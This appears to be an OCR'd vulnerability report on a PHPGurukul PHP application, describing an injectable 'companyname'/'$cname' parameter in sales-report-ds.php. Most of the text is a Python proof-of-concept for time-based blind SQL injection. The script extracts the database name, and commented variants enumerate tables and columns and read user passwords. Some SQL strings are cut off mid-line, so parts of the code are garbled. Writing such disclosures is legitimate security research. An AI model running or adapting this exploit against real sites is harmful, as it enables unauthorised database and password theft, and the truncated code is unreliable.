

vendor：https://phpgurukul.com/

download link：https://phpgurukul.com/?smd_process_download=1&download_id=10924

Vulnerability trigger parameter: $cname

The process of vulnerability discovery is as follows：





You can see in the source code that the '$cname' in the sales-report-ds.php file is likely to be injected. Then you can judge from the following if else statement that this variable can splice malicious code, and you can perform blind injection.

POC:

```
import requests
import time

url = "http://localhost/DFScms/dfsms/sales-report-ds.php"
flag = ''


def payload(i, j):
    startTime=time.time()
    # 数据库名字
    sql = "companyname=-1'and if(ascii(substr(database(),%d,1))>%d,sleep(3),-1)and'1
    # 表名
    #sql = "id = if(ascii(substr((select group_concat(table_name) from information_s
    # 列名
    #sql = "id = if(ascii(substr((select group_concat(column_name) from information_
    # 查询flag
    #sql = "id = if(ascii(substr((select password from users),%d,1))>%d,sleep(5),-1)

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaqb4bbkl7"
    }

    r = requests.post(url=url, headers=headers, data=sql, timeout=15, verify=False)
```

```
    # print (r.url)
    if time.time()-startTime>2:
        res = 1
    else:
        res = 0
    return res


def exp():
    global flag
    for i in range(1, 200):
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)


exp()
```

The database name was exploded